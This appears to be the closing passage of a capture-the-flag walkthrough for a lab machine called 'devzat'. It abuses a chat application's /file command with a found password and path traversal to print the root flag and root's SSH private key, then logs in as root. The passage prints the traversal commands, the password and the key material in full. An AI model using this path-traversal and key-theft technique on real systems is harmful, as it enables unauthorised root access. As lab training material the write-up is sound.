Use the /commands argument to display a list of commands, then use the /file command which allows printing a file from the root user

```
patrick: /file /root/root.txt
[SYSTEM] You need to provide the correct password to use this function
```

The /file command requires a password to access it, above we have got it

```
patrick: /file /root/root.txt <password>
```

```
patrick: /file /root/root.txt [redacted]AThingIn2021?
[SYSTEM] The requested file @ /root/devzat/root/root.txt does not exist!
```

And getting error again due to folder location problem

Try again :

```
patrick: /file ../root.txt <password>
```

```
patrick: /file ../root.txt (                    AThingIn2021?
[SYSTEM]                    adeccca7a9d5a7cc6
```

And we get the root-flag !!

To get root access on the machine we can use the /file command to print Private-Key-SSH as follows:

```
patrick: /file ../.ssh/id_rsa <password>

[SYSTEM] -----BEGIN OPENSSH PRIVATE KEY-----
[SYSTEM] **********ABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[SYSTEM] QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+**********/rbCqAAAAJiUCzUclAs1
[SYSTEM] HAAAAAtzc2gtZWQyNTUxOQAA**********
[SYSTEM] AAAECtFKzlEg5E6446RxdD**********
[SYSTEM] Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
[SYSTEM] -----END OPENSSH PRIVATE KEY-----
```

Copy the private-key into a file and then run ssh :

```
┌──(root💀k1l0byt3)-[~/opt]
└─# nano id_rsa_root

┌──(root💀k1l0byt3)-[~/opt]
└─# chmod 666 id_rsa_root && ssh -i id_rsa_root root@devzat.htb
```

```
[SYSTEM] file - Paste a files content directly to chat [alpha]
patrick: /file /root/root.txt
[SYSTEM] You need to provide the correct password to use this function
patrick: /file /root/root.txt CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/devzat/root/root.txt does not exist!
patrick: /file ../root.txt CeilingCatStillAThingIn2021?
[SYSTEM] e2922e45f1a4776adeccca7a9d5a7cc6

                                                                                2 minutes in
patrick: /file ../.ssh/id_rsa CeilingCatStillAThingIn2021?
[SYSTEM] -----BEGIN OPENSSH PRIVATE KEY-----
[SYSTEM]                    AEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
[SYSTEM] QyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqAAAAJiUCzUclAs1
[SYSTEM] HAAAAAtzc2gtZWQyNTUxOQAAACDfr/J5xYHImnVIIQqUKJs+7ENHpMO2cyDibvRZ/rbCqA
[SYSTEM] AAAECtFKzlEg5E6446RxdDKxslb4Cmd2fsqfPPOffYNOP20d+v8nnFgciadUghCpQomz7s
[SYSTEM] Q0ekw7ZzIOJu9Fn+tsKoAAAAD3Jvb3RAZGV2emF0Lmh0YgECAwQFBg==
[SYSTEM] -----END OPENSSH PRIVATE KEY-----
patrick:
  Swap usage:   0%               IPv4 address for eth0:    10.10.11.118


107 updates can be applied immediately.
33 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Oct 11 14:28:01 2021
root@devzat:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devzat:~#
```

PWNED!!!!!!!!!!!!!!